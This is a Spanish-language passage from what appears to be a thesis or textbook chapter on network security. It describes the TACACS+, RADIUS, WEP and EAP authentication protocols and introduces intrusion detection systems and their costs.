Cisco systems adoptó TACACS y creo una implementación propietaria llamada TACACS+ para su arquitectura AAA. Las mejoras fueron hechas para separar las funciones de autenticación autorización y cuentas de usuario, resultando en un producto más seguro, que permitiría la encripción a servidores de acceso remoto. TACACS+ además permite longitudes arbitrarias en los paquetes y el intercambio de parámetros de la autenticación, ya que la nueva versión es muy diferente a la original, ya no existe compatibilidad entre estas; por lo tanto el estándar actual de la IETF para TACACS es el TACACS Plus.

Para obtener acceso a un enrutador o servidores de acceso a red, TACACS provee una validación centralizada de los usuarios. Y puede ejecutarse en cualquier sistema operativo conocido especialmente el los basados en Unix y Windows NT, algunos ya lo incluyen dentro de la base de datos.

Como se mencionó anteriormente TACACS+ provee autenticación separada, autorización, el manejar de las cuentas de usuario, cada función trabaja

independientemente por que TACACS+ posee un Daemon ejecutándose para cada una de estas tareas, cada función puede ser relacionada en su propia base de datos, para hacer las funciones menos pesadas para el servidor. La finalidad principal de TACACS+ es crear una metodología que pueda manejar varios puntos de acceso múltiples para un único servicio.

Tal como el protocolo de comunicación Point-to-Point (PPP), comprimido por SLPI (CSLIP), Apple talk acceso remoto (ARA) y el protocolo de Internet de líneas seriales (SLIP) pueden ser utilizados a través de puntos de enlace que habilitan las terminales tontas, estaciones de trabajo , computadoras personales, enrutadores y más en conjunción con el MODEM, ISDN u otras formas de adaptadores. Si, se es un usuario común de la red, sub-red, o redes interconectadas a través de enlaces WAN o acceso conmutado.

Una de las principales funciones es habilitar la confidencialidad e integridad de los protocolos, los cuales son encriptados en todos los casos.

0 7	8 15	16 23	24 31
Versión	Tipo	Número de secuencia	Banderas
Respuesta	Razón	Datos	
Identificador de sesión			
Largo			
Datos			

Figura 3.1.19. Formato de paquete TACACS+

- Número de secuencia del paquete de la sesión en curso
- Bandera, varias banderas Bitmap tal como indicadores de los datos de si el largo es encriptado o no
- Idetificador de sesión: Número aleatorio generado por el cliente para esta sesión.

- Largo: Longitud del recordador del paquete.
- Datos dependen del tipo de acción de autenticación.

3.1.5.4.3 Funcionamiento

Este protocolo que es básicamente usado para intercambiar información con el servidor de acceso a la red, intercambia la información entre una base de datos centralizada y el dispositivo de red, este protocolo permite separar los servidores tanto de autenticación, como de autorización, como el manejo de las cuentas de usuario, lo que lo hace más funcional y liviano al estar menos centralizado.

El servidor TACACS+ puede controlar las opciones del servidor, pares valor-atributo, definir usuarios, y controlar la sección de autenticación. Se puede especificar a través de la opción de la sección de operación de los parámetros de servicio, el nombre de archivo de las cuentas y las claves secretas. Una serie de usuarios y definiciones de grupo que son los que se usan para el control de autenticación y autorización del archivo es el que retoma el archivo. El formato utilizado es: user = nombre de usuario o group = user name , seguido por un único o múltiple par valor-atributo adentro de corchetes.

El proceso es iniciado cuando el cliente establece una sesión TCP, esta sesión envía el atributo y el valor al servidor utilizando el formato de cabecera estándar. Un campo de parámetro de longitud variable le sigue al formato estándar, la solicitud de servicio tipo (AAA) es contenida en el encabezado y es enviado vacío. La solicitud de los parámetros es encriptado para mantener la confidencialidad y la integridad. Extensibilidad y personalización especifica se puede proveer a través de TACACS por medio de los campos variables de parámetros, mientras la fidelidad del envío es asegurado por TCP, una de las cosas que podría impactar el desempeño del servidor es el formato y el protocolo, esto incrementa los gastos en la comunicación.

3.1.5.4.4 Autenticación

Hay tres tipos de autenticación TACACS: Inicio, Contestar y continuar. La descripción de los tipos de autenticación viene del paquete de inicio, el cual comienza cuando el cliente inicia la autenticación. Con autenticación simple el paquete incluirá además el usuario y la contraseña, el siguiente paso será la contestación. El servidor contesta al cliente con un paquete, si el cliente requiere información adicional esta es pasada con un cliente continuo y un servidor de contestación de paquetes. Por medio del uso de varios protocolos de autenticación la transacción puede incluir cambio de usuario y contraseña, cuando el par atributo-valor para configuración de la conexión regresa, la autenticación TACACS es clasificada como exitosa.
La identidad del usuario o cualquier identidad conocida es determinada por como el proceso de autenticación controla el acceso al dispositivo de red. Autenticación Desafio-respuesta, contraseñas fijas y contraseñas únicas son tipos de autenticación que son compatibles con TACACS+. La autenticación con TACACS+ puede entrar cuando una conexión inicial entra en juego en la máquina o cuando un servicio que ha sido solicitado ha sido enviado y requiere privilegios especiales de acceso.

La conexión comienza cuando TACACS obtiene la información del usuario y la contraseña, la información es entonces encriptada usando MD5 (Ver sección de encripción Pág. 141 para mayores detalles).

Este paquete es transferido vía TACACS+ hacia el servidor, después de que el servidor recibe ese paquete, se procede al proceso de autenticación. El servidor notifica al cliente donde es que la autenticación se ha dado ya sea si el cliente ha sido aceptado o denegado. A menos que la autenticación sea aceptada o denegada, el desafió-respuesta continuará, cuando una petición para servicio privilegiado o restringido es enviada, más información es solicitada por TACACS+ para poder procesar esta solicitud.

Cuando la autenticación local de contraseña es habilitada, la autenticación TACACS+ no funcionará, la autenticación local es habilitada por defecto, estas dos funciones no puede ejecutarse a la vez, deben deshabilitarse una para poder usar la otra.

3.1.5.4.5 Autorización y manejo de cuentas

Solicitud y respuesta del par Valor/Atributo (VA) estructuran las funciones de autorización adentro de TACACS. El par valor/atributo es usado para permitir o denegar una dirección, comando, servicios o protocolos. Los valores de los atributos de la solicitud y respuesta son los que estructuran las funciones de autorización. Estas funciones son usadas para fijar el nivel de los privilegios de los usuarios, invoca las acciones de llamada de respuesta, asigna direcciones de red que son específicas y permite o deniega una variedad de comandos, direcciones servicios o protocolos, todas estas funciones pueden ser incorporados dentro de la transacción de autenticación o una solicitud de autorización específica.

Las funciones de cuentas de usuario dentro de TACACS son muy similares a las del formato de las funciones de autorización. La habilidad para validar sesiones TCP, cuando los datos no son enviados por períodos de tiempo extensos es proporcionada por el perro guardián, junto con el manejo de datos de las cuentas estándares brindado por RADIUS, la capacidad de registrar los eventos que guarda los cambios de nivel del sistema en los derechos de acceso o privilegios es incluido dentro del manejo de cuentas de TACACS.

3.1.5.4.6 Capacidades

Recursividad y llamada de respuesta son capacidades que aumentan considerablemente las características de autenticación de TACACS y los procesos de autorización. La información acerca de las conexiones, autorización y autenticación pueden ser distribuido por múltiples entradas por medio de la utilización de la capacidad de recursividad. La entrada del usuario está donde está el par VA.

Tal como RADIUS, TACACS puede ser configurado para usar servidores redundantes, desde que TACACS TCP tiene la habilidad de detectar nodos con fallas. Lo que es diferente entre RADIUS y TACACS, es que TACACS no puede ser configurado para solicitar Proxy NAT. Sin esa capacidad la utilidad de las aplicaciones del dominio y aplicaciones a gran escala son muy limitadas

3.1.5.5 RADIUS (Remote Authentication Dial-in User Service)[8]

3.1.5.5.1 Introducción

RADIUS (servicio de usuario de acceso telefónico de autenticación remota, por sus siglas en ingles) es un protocolo extensamente usado en ambientes de red. Comúnmente es usado por dispositivos de red como: servidores, enrutadores, switches, etc. Esto es usado para varios motivos:

- Los sistemas generalmente no pueden ocuparse de un número grande de usuarios con la información distinta de autenticación. Esto requiere más almacenaje del que muchos sistemas poseen.

- RADIUS facilita la administración de usuarios centralizada, que es importante para varios de estos usos. Mucho proveedores de servicios de Internet tienen decenas de miles, cientos de miles, o hasta millones de usuarios. Los usuarios son agregados y suprimidos continuamente a todas horas, y se realizan cambios de información de autenticación de usuarios constantemente. La administración centralizada de usuarios en este ajuste es una exigencia operacional.

- RADIUS proporciona algún nivel de protección contra ataques externos y rastreos de información. Otros protocolos remotos de autenticación proporcionan ya sea protección intermitente, protección inadecuada o protección inexistente. La competencia primaria del RADIUS para la

[8] Tomado del sitio : http://www.untruth.org/~josh/security/radius/radius-auth.html

autenticación remota es TACACS+ Y LDAP. LDAP originalmente no proporciona ninguna protección contra atacantes o rastreos.

- El apoyo de RADIUS es casi omnipresente. Otros protocolos remotos de autenticación no tienen el apoyo constante de vendedores de hardware, mientras que el RADIUS uniformemente es apoyado. Debido a que RADIUS es un protocolo que está implementado a menudo sobre sistemas cerrados, la posibilidad de que maneje otros protocolos es remota. Cualquiera que sean los cambios al protocolo RADIUS tienen que ser al menos, en grado mínimo compatibles con la preexistencia de clientes (inmodificados) y servidores RADIUS.

3.1.5.5.2 Aplicación

Según el modo de autenticación usada, las debilidades de usuario-contraseña pueden o no comprometer la seguridad del esquema de autenticación subyacente. Un compromiso completo del atributo de usuario-contraseña causaría el compromiso completo de nombre de usuario /contraseña normal o esquemas de autenticación de PAP; porque ambos de estos sistemas poseen otro tipo de información no protegida en el atributo usuario-contraseña.

Por otra parte cuando un sistema de Desafío/respuesta está en uso, un compromiso completo del atributo de Contraseña-usuario sólo expondría la información de Desafío/respuesta subyacente al ataque adicional, que puede o no conducir a un compromiso completo del sistema de autenticación, según la fuerza del sistema de autenticación subyacente.

3.1.5.5.3 Sumario de Protocolo

La estructura del paquete RADIUS se muestra a continuación (del RFC):




Figura 3.1.20. Estructura del paquete RADIUS

- El código establece el tipo de paquete de RADIUS. Los códigos son:

Valor	Descripción
1	Petición acceso
2	Aceptar acceso
3	Desecho acceso
4	Petición de la contabilidad
5	Respuesta de la contabilidad
11	Desafío acceso
12	Servidor estado (experimental)
13	Cliente estado (experimental)
255	Reservado

Figura 3.1.21. Códigos RADIUS

- El identificador es un valor de octeto que permite al cliente de RADIUS emparejar una respuesta de RADIUS con la petición correcta excepcional.

- La sección de atributos es donde un número arbitrario de campos de atributo es almacenado. Los únicos atributos pertinentes son los de contraseña de usuario y el de nombre de usuario.

Este es el tipo más común de intercambio de RADIUS: una Petición acceso que implica un nombre de usuario y contraseña de usuario, seguida por un acceso-aceptado, acceso-denegado o un fracaso. Se hará referencia a los dos participantes en este protocolo como el cliente y el servidor. El cliente es la entidad que tiene la información de autenticación que se desea validar. El servidor es la entidad que tiene el acceso a una base de datos de información de autenticación que se puede usar para validar la petición de autenticación del cliente.

3.1.5.5.4 Proceso inicial del Cliente

El cliente crea un paquete de petición acceso, incluyendo al menos atributos de contraseña-usuario y el nombre-usuario.

El campo de identificador del paquete de petición de acceso es generado por el cliente. El proceso de generación para el campo de identificador no es especificado por el protocolo RADIUS, pero esto por lo general es puesto en práctica como un contador simple que es incrementado para cada petición.

El paquete de petición acceso contiene una solicitud de autenticación de 16 octetos en el campo del autenticador. Esta petición autenticador es seleccionado al azar entre la cadena de 16 octetos.

Este paquete es enviado completamente sin protección, excepto el atributo de contraseña usuario, que es protegido así:

- El cliente y el servidor comparten un secreto. Ese secreto compartido seguido por la petición autenticator es puesto por un Hash MD5 para crear el valor de 16 octetos que es sometido a un proceso booleano XOR con la contraseña introducida

por el usuario. Si la contraseña de usuario es más grande que 16 octetos, cálculos adicionales MD5 son realizados, usando texto cifrado anterior en vez de la petición autenticador.

- Más formalmente: Llame la S compartida secreta y la petición pseudo-arbitraria de 128 bit autenticador RA. La contraseña es dividida en bloques de 16 octetos p1, p2... Pn, con el último bloque en el final con ' 0's a un límite de 16 octetos. Los bloques de texto cifrado son C1, C2... Cn.

$$C1 = p1 \text{ XOR } MD5 (S + RA)$$
$$C2 = p2 \text{ XOR } MD5 (S + c1)$$
$$\vdots$$
$$Cn = pn \text{ XOR } MD5 (S + cn\text{-}1)$$

El atributo de Contraseña usuario contiene **c1 + c2 +... + cn**, Donde + denota el encadenamiento.

3.1.5.5.5 Proceso del Servidor

El servidor recibe el paquete de petición de acceso y verifica que el servidor posea un secreto compartido para el cliente. Si el servidor no posee secreto compartido para el cliente, la petición silenciosamente es rechazada.

Como el servidor también posee el secreto compartido, esto puede enviarse a través de una versión ligeramente modificada del proceso de protección del cliente sobre el atributo de contraseña usuario y se puede obtener la contraseña sin protección. Esto entonces es usado en su base de datos de autenticación para validar el nombre de usuario y la contraseña. Si la contraseña es válida, el servidor crea un paquete aceptar acceso para el cliente. Si la contraseña es inválida, el servidor crea un paquete de desecho de acceso.

Tanto el paquete aceptar acceso y el paquete de desecho de acceso usan el mismo valor de identificador del paquete de petición acceso del cliente, y ponen una respuesta en el campo de autenticador. La respuesta autenticadora es el Hash MD5 del paquete de respuesta con la petición asociada del paquete de petición autenticadora en el campo de autenticador, encadenado con el secreto compartido.

Es decir ResponseAuth = MD5 (Code+ID+Length+RequestAuth+Attributes+Secret) donde + denota el encadenamiento.

3.1.5.5.6 Post Procesamiento del Cliente

Cuando el cliente recibe un paquete de respuesta, se verifica si es igual con una petición saliente usando el campo de identificador. Si el cliente no tiene una petición saliente que usa el mismo identificador, la respuesta silenciosamente es desechada. El cliente entonces verifica la respuesta autenticadora realizando el mismo cálculo que realizó el servidor, y luego comparando el resultado con el campo de autenticador. Si la respuesta autenticador no coincide, el paquete silenciosamente es desechado.
Si el cliente recibiera un paquete verificado de acceso aceptado, el nombre de usuario y la contraseña, son considerados correctos, y el usuario es autenticado. Si el cliente recibiera un mensaje de desecho de acceso, el nombre de usuario y la contraseña, se consideran, incorrectos, y el usuario no es autenticado.

3.1.5.6 WEP (Equivalente a Privacidad Alámbrica)

3.1.5.6.1 Introducción

En años recientes, la proliferación de las computadoras portátiles y los asistentes digitales personales, han causado un incremento en el rango de los lugares desde donde las personas se conectan a una red o simplemente utilizan su computadora. Por lo tanto muchas de las redes inalámbricas han ganado mucha popularidad.

Pero con las nuevas características y conveniencias de este tipo de redes vienen nuevos riesgos y problemas, riesgos de los cuales el principal es la seguridad y la privacidad de la información que se mueve en la red.

Cuando las transmisiones son enviadas hacia todos los puntos de la red donde esta tiene cobertura, haciendo esto a través de ondas de Radio, la intercepción de los datos, y el camuflaje de terminales piratas es mucho más sencillo, por lo tanto en estos casos es que es necesario emplear nuevos mecanismo para proteger este sistema, volviéndolo seguro y confiable.

El estándar 802.11 para redes inalámbricas de alcance limitado presenta el protocolo equivalente a privacidad alambrica (WEP) por sus siglas en ingles, en un intento de direccionar estos nuevos problemas y traer cierto nivel de seguridad a los sistemas de comunicaciones inalámbricas.

El objetivo primario de WEP es proteger la confidencialidad del usuario que se puede violar por medio de escuchas y “olfateos de la red”. WEP es parte de un estándar internacional, y ha sido integrado por los productores de dispositivos 802.11. Actualmente es ampliamente utilizado. Desafortunadamente, WEP no llega a alcanzar los objetivos de seguridad, a pesar de que se le emplea mucho y se le considera relativamente seguro, contiene errores grandes en la seguridad. Los errores dan origen a un gran número de ataques, ya sean pasivos o activos, que permite una escucha del tráfico de la red y la manipulación de las transmisiones inalámbricas

3.1.5.6.2 Funcionamiento

WEP significa protocolo seguro que simula la seguridad de sistemas alambrados, es usado en redes 802.11 para proteger los datos que se mueven en la capa de enlace durante la transmisión.
WEP confía en una clave secreta compartida entre las partes que se comunican para proteger la trama de datos. La encripción de los datos se da de la siguiente manera:

a) Detección de errores: primeramente, se completa un chequeo de la integridad del mensaje, se concatena para obtener el mensaje en texto plano, el cual será usado como entrada en la segunda fase, esta fase no depende en lo absoluto de la clave secreta.
b) Encripción: en la segunda fase, se encripta el texto plano usando RC4, se elige un vector de inicialización, El algoritmo RC4 genera una cadena de llave, a lo largo de la secuencia de bytes seudo aleatorios, esta secuencia es sometida a una función OR exclusiva con el texto plano donde se obtiene un texto cifrado.
c) Transmisión: finalmente, se transmite en vector de inicio el cual es cifrado con CRC32 y el texto cifrado a través de la conexión de radio.

Para desencriptar una trama protegida por WEP, el receptor simplemente revierte el algoritmo de encripción utilizado, primero se genera la cadena clave y la somete a una función EX-OR con el texto cifrado para recobrar el mensaje original, seguidamente el receptor hace el chequeo de verificación del texto desencriptado para verificar si este no tienen errores en la transmisión.




Figura 3.1.22. Generación de paquete WEP

3.1.5.6.3 Seguridad

El protocolo WEP tiene tres finalidades con respecto a la seguridad:

a) Confidencialidad: La finalidad principal del WEP es evitar rastreos casuales de la información.

b) Control de acceso: la segunda finalidad es proteger el acceso a la infraestructura de la red inalámbrica, el estándar 802.11 incluye una característica opcional que descarta todos los paquetes que no están propiamente encriptados usando WEP, los proveedores expresan la habilidad de WEP para proveer el control del acceso.

c) Integridad de la información: El objetivo para prevenir la manipulación de la información con los mensajes transmitidos; la integridad del campo del chequeo de los datos es incluido para este propósito. En los tres casos, la necesidad de la seguridad de este protocolo, depende de la dificultad para descubrir la clave secreta a través de ataques de fuerza bruta. En la actualidad existe dos clases de WEP: el WEP clásico, como se documenta en el estándar, y una versión extendida desarrollada por algunos proveedores para proporcionar llaves más largas.

El estándar WEP especifica el uso de llaves de 40 bits (40+24), El largo de esta llave es suficientemente corto para hacer fuerza bruta (ver capitulo 6.1.1 de ataques más comunes, Pág. 26 para mayores detalles), lo cual es factible para cualquier persona o empresa con recursos de computación no muy grades, sin embargo lo más honesto es incrementar el largo de las llaves para el uso del protocolo y así hacerlo más seguro. Por esto varios equipos son creados para manejar llaves de 128 bits, ampliación que evita los ataques de fuerza bruta aún para los piratas cibernéticos más ingeniosos y con la mejor tecnología, pero se sabe que es posible realizar ataques que no requieren fuerza bruta aún la versión de 128 (104+24) bits no es completamente segura.

3.1.5.7 EAP (Extensible Authentication Protocol)

3.1.5.7.1 Introducción

EAP (Protocolo de autenticación extensible por sus siglas en ingles) es una estructura de autentificación que apoya métodos múltiples de autentificación. EAP típicamente corre directamente sobre la capa de enlace de datos ya sea PPP o IEEE 802, sin requerir IP. EAP proporciona su propio apoyo para la duplicidad y la retransmisión, pero confía en la capa inferior ordenándole garantías. La fragmentación no es soportada por EAP, sin embargo algunos métodos alternos si lo hacen.

EAP puede ser usado en enlaces dedicados así como en circuitos conmutados, ya sea alambrados o inalámbricos, hasta ahora ,EAP ha sido implementado con computadoras y enrutadores que son conectados a través de enlaces de circuitos conmutados (dial-up) usando PPP. Además ha sido implementado con switches y puntos de acceso usando redes inalámbricas. Una de las ventajas de la arquitectura EAP es la flexibilidad.

EAP es usado para seleccionar un mecanismo especifico de autenticación, por lo general seguidamente el autenticador solicita más información a fin de determinar el método de autenticación a utilizar. Requiere el autenticador para ser actualizado para soportar cada nuevo método de autenticación. EAP permite el uso de servidores de autenticación para implementar alguno o todos los métodos de autenticación, con el autenticador actuando como puente.
La autenticación EAP intercambia la información de esta manera:

1. El autenticador envía una petición para autenticar la conexión. La petición tiene un campo de “tipo” para indicar que una petición ha sido realizada. Ejemplos de tipos de petición incluyen identidad, conexión-MD5 la cual corresponde al protocolo de autenticación CHAP, etc. Generalmente, el autenticador enviará una petición de identidad inicial, sin embargo, una identidad inicial no es necesaria, aún puede ser pasada por alto. Por ejemplo, la identidad no es

necesaria cuando esto es determinado por el puerto, al cual el punto es conectado (líneas dedicadas, switch dedicados o puertos de marcado telefónico); o donde la identidad es obtenida de otra manera (por medio de una llamada a la estación de identidad o dirección MAC, en el nombre del campo de la respuesta MD5).

2. El punto de conexión responde con paquetes en respuesta a una solicitud válida. como con el paquete de petición, el paquete de respuesta contiene un campo “tipo”, el cual responde al campo tipo de la solicitud.

3. El autenticador envía un paquete de solicitud adicional, y el punto de conexión contesta con un paquete de respuesta. La secuencia de solicitud y respuesta continúa tanto como se necesite. EAP es un protocolo de paso cerrado, así que acorde con la solicitud inicial, una nueva solicitud no puede ser de más prioridad que recibir una solicitud inicial, una solicitud nueva no puede ser enviada con una mayor prioridad para recibir una respuesta válida. El autenticador no debe enviar un paquete de éxito o falla como resultado de la expiración en el tiempo, después de un adecuado número de tiempos expirados, el autenticador debe terminar la conversación EAP.

4. La conversación continúa hasta que el autenticador no pueda autenticar la computadora (respuestas no aceptables a uno o más solicitudes), caso en el cual la implementación del autenticador debe transmitir un fallo EAP, alternativamente, la conversación de autenticación puede continuar hasta que el autenticador determina el éxito de la autenticación, en todo caso el autenticador debe terminar un EAP exitoso. Desde el momento que EAP es un protocolo punto a punto, una autenticación simultanea e independiente puede darse en la dirección contraria. Ambos puntos de red pueden actuar como autenticador y autenticado al mismo tiempo.

3.1.5.7.2 Ventajas

1. El protocolo EAP puede soportar múltiples mecanismos de autenticación sin tener negociación previa con cualquiera.

2. Servidores de acceso (para redes inalámbricas o switches LAN) no necesitan percatarse de cada método de autenticación y solamente actúan como un puente de paso para el servidor de autenticación. Un autenticador debe autenticar puntos de red locales mientras que al mismo tiempo actúa como un puente de paso para puntos no locales de autenticación y la autenticación puede ser realizada remotamente.

3. La separación del autenticador del servidor de autenticación como tal, simplifica el manejo de las credenciales y las decisiones de la imposición de las políticas de usuario.

3.1.5.7.3 Desventajas

1. Para el uso en PPP, EAP requiere la adición de un nuevo tipo de autenticación para PPP LCP e implementaciones PPP necesitarán ser modificadas para ser usadas.

2. Ya que el autenticador está separado del servidor esto complica el análisis de la seguridad y es necesario la distribución de las contraseñas.

3.1.5.7.4 Formato del paquete EAP

0	1	2---3
Código	Identificador	Largo
Data……		

Figura 3.1.23. Formato de paquete EAP

Código: es un octeto, e identifica el tipo de paquete, las opciones pueden ser las siguientes:

1. Petición
2. Respuesta
3. Éxito
4. Falla

Desde el momento que EAP define solamente tres tipos de código, los paquetes con otros códigos deben ser silenciosamente descartados por ambas partes de la conexión.

Identificador: Este campo de 8 bits contribuye con la coincidencia de las respuestas con las peticiones.

Largo: El largo de este campo es de dos octetos e indica el largo de todo el paquete incluyendo el código, identificador y los campos de datos. Los octetos afuera del largo indicado en este campo deben ser tratados como parte de la capa de enlace de datos los cuales deben ser ignorados.

Datos: Este campo puede ser de uno o varios octetos, esto se verá determinado en el campo de largo, el formato de los datos es determinado en el campo de código.

3.1.5.7.5 Petición-Respuesta

El paquete de solicitud (código 1) es enviado por el autenticador hacia el sistema que solicita la autenticación, cada petición tiene un campo de tipo que sirve para indicar cual es el que ha sido solicitado, una petición adicional debe ser enviada hasta que una respuesta válida sea recibida, o una cantidad de tiempo de espera agotado. Peticiones deben ser retransmitidas con el mismo identificador hecho para distinguirlos de una petición nueva, el contenido del campo de datos es dependiente del tipo de petición. La terminal debe enviar un paquete de respuesta en contestación a un

paquete de petición válido. La respuesta debe ser enviada solamente en respuesta a una petición válida nunca a una retransmisión generada por tiempos agotados. El campo identificador de la respuesta debe comprobar que es una respuesta actualizada.

Un autenticador que está recibiendo una respuesta en la cual el valor del identificador no coincide con la respuesta que está en transacción, la respuesta debe ser silenciosamente descartada. El campo de tipo de una respuesta debe ser coincidente con la petición.
Un servidor EAP que recibe una respuesta y no conoce estos requerimientos debe descartarlo.

0	1	2---3
Código	Identificador	Largo
Tipo	Tipo-Datos	

Figura 3.1.24. Formato del paquete petición-repuesta

Si el campo de código contiene 1 es por que se está realizando una petición, si contiene dos es para una respuesta.

3.1.6 Sistemas de detección de intrusos (IDS)

3.1.6.1 Funcionamiento de los sistemas de detección de intrusos

El primer trabajo sobre los Sistemas de Detección de Intrusos (IDS por sus siglas en ingles, las cuales usaremos) fue en 1980 por James P. Anderson, en la década de los 80' se diseña el primer sistema IDS que funcionó en tiempo real por Dorothy Denning, PeterNeumann. El auge de los IDS inicio desde 1995 (cuando se tenia la crisis de los Firewalls), lo que ha llevado a los IDS a ser uno de los campos con más investigaciones y avances.[Northcutt Stephen , Novak Judy . **Guía Avanzada Detección de intrusos** Prentice Hall Segunda edición.]

Los IDS son parte de las defensas que deben utilizarse en los sistemas de transmisión de datos, ya que son capaces de alertarnos acerca de toda actividad sospechosa que típicamente ocurre antes y durante un ataque.

Un IDS es aquel que tiene como función el detectar y alertar sobre las intrusiones intentadas en un sistema o en una red. Se considera que una intrusión es toda actividad no autorizada o no deseada ocurrida en ese sistema o red.

En la actualidad, están disponibles diferentes versiones de sistemas de detección de intrusos, adecuados para casi todas las circunstancias. Algunos están diseñados para monitorear redes completas, mientras que otros están destinados a implementarse máquina por máquina. Como era de esperar, todos tienen ventajas y desventajas y existe un propósito para cada uno de ellos.

Es muy importante tener en cuenta que es lo que un IDS puede y no puede realizar, sus alcances y limitaciones, por tanto fortalezas y vulnerabilidades que este tipo de sistemas pueda tener.

Los IDS básicamente son una máquina de decisión, capturan un determinado dato y deciden si es un ataque o no en función de una colección de datos etiquetados relevantes almacenados en una base de datos. La inconveniente es que los IDS "clásicos" hacen esta decisión de una manera muy mecánica. Comparan el dato (paquete) recibido contra todos los demás que posee en su base de datos, y si se da una coincidencia exacta, se decide si es un ataque o no.

Para realizar su labor, muchos IDS's basan sus operaciones en el análisis de un seguimiento realizado sobre el sistema operativo. Los datos así obtenidos constituyen una "huella" del uso del sistema a lo largo del tiempo. A partir de esta información, los IDS's calculan métricas sobre el estado global del sistema y deciden si en un momento determinado el sistema está sufriendo algún tipo de intrusión. Los IDS's también pueden realizar su propio sistema de monitoreo, manteniendo un conjunto de

estadísticas que ofrecen un perfil del uso del sistema. Las estadísticas citadas pueden ser obtenidas de varias fuentes como pueden ser: el uso de la CPU, las entradas y salidas del disco, el uso de memoria, las actividades realizadas por los usuarios, el número de conexiones intentadas, etc. Estos datos deben ser actualizados continuamente para reflejar el estado actual del sistema y, a partir de un modelo interno, el IDS determinará si una serie de acciones constituyen una intrusión o un intento de intrusión.

El modelo interno mencionado puede describir un conjunto de escenarios de intrusión o posibles perfiles de un sistema sin intrusiones. El IDS es un aparato lo suficientemente pesado como para tener en cuenta lo siguiente:

- Nunca debe colocarse de forma que interfiera el funcionamiento de la red. Cuanto más invisible y transparente sea es mejor.
- Debe tener suficiente capacidad de procesamiento para procesar todo el tráfico en tiempo real. Si no es suficiente, se debe instalar un equipo más potente o se debe simplificar el análisis, pero jamás se debe permitir la perdida de paquetes.
- No se debe apurar la capacidad de la máquina. Aunque en una situación estacionaria la máquina puede funcionar bastante bien., hay que tener en cuenta que un ataque puede camuflarse en una tormenta de tráfico, destinada a confundir al administrador con cantidades de logs, y a sobrecargar los IDS presentes. En una situación normal, la carga de CPU nunca debería superar el 25%.

Teóricamente hablando se puede evolucionar esta decisión construyendo una máquina más inteligente (en el aspecto de un mejor diseño, no en los recursos de dispositivos disponibles). Por lo general la máquina dispone de una base de datos que le indica que tipo de paquetes son considerados como maliciosos y por ende que son un ataque.

Sin embargo el principal problema proviene de la especificación de las variables relevantes del problema. ¿Qué miramos en los paquetes?. Los paquetes tienen gran cantidad de información distribuida a lo largo de todos los campos que lo forman, y además cada protocolo almacena información de forma diferente (distribución diferente de los paquetes), en función del objetivo que persigue dicho protocolo. A esto se le agrega el problema de la manipulación del campo de datos de usuario, ya que cada aplicación realiza una distribución de los datos de una forma particular y según su propio protocolo, lo cual complica aún más las cosas a unos niveles insospechados. Por ejemplo en el campo de datos de usuario una misma palabra se representa de forma diferente si se transmite la información por correo electrónico, un archivo de texto o si es un documento de Word.

3.1.6.2 Costo beneficio de la implementación de un IDS

Existen dos componentes principales en el costo total de una implementación de sistemas de detección de intrusos. El costo más obvio es el gasto inicial hasta finalizada la instalación y, en el caso de los sistemas que requieren hardware especializado, también debe considerarse la incorporación de estos. Pero, un costo que habitualmente no se considera es el de los recursos humanos requeridos para la adecuación y entrenamiento en el uso de los sistemas de detección de intrusiones y en la posterior vigilancia, operación, interpretación, acción y actualización de esta herramienta.

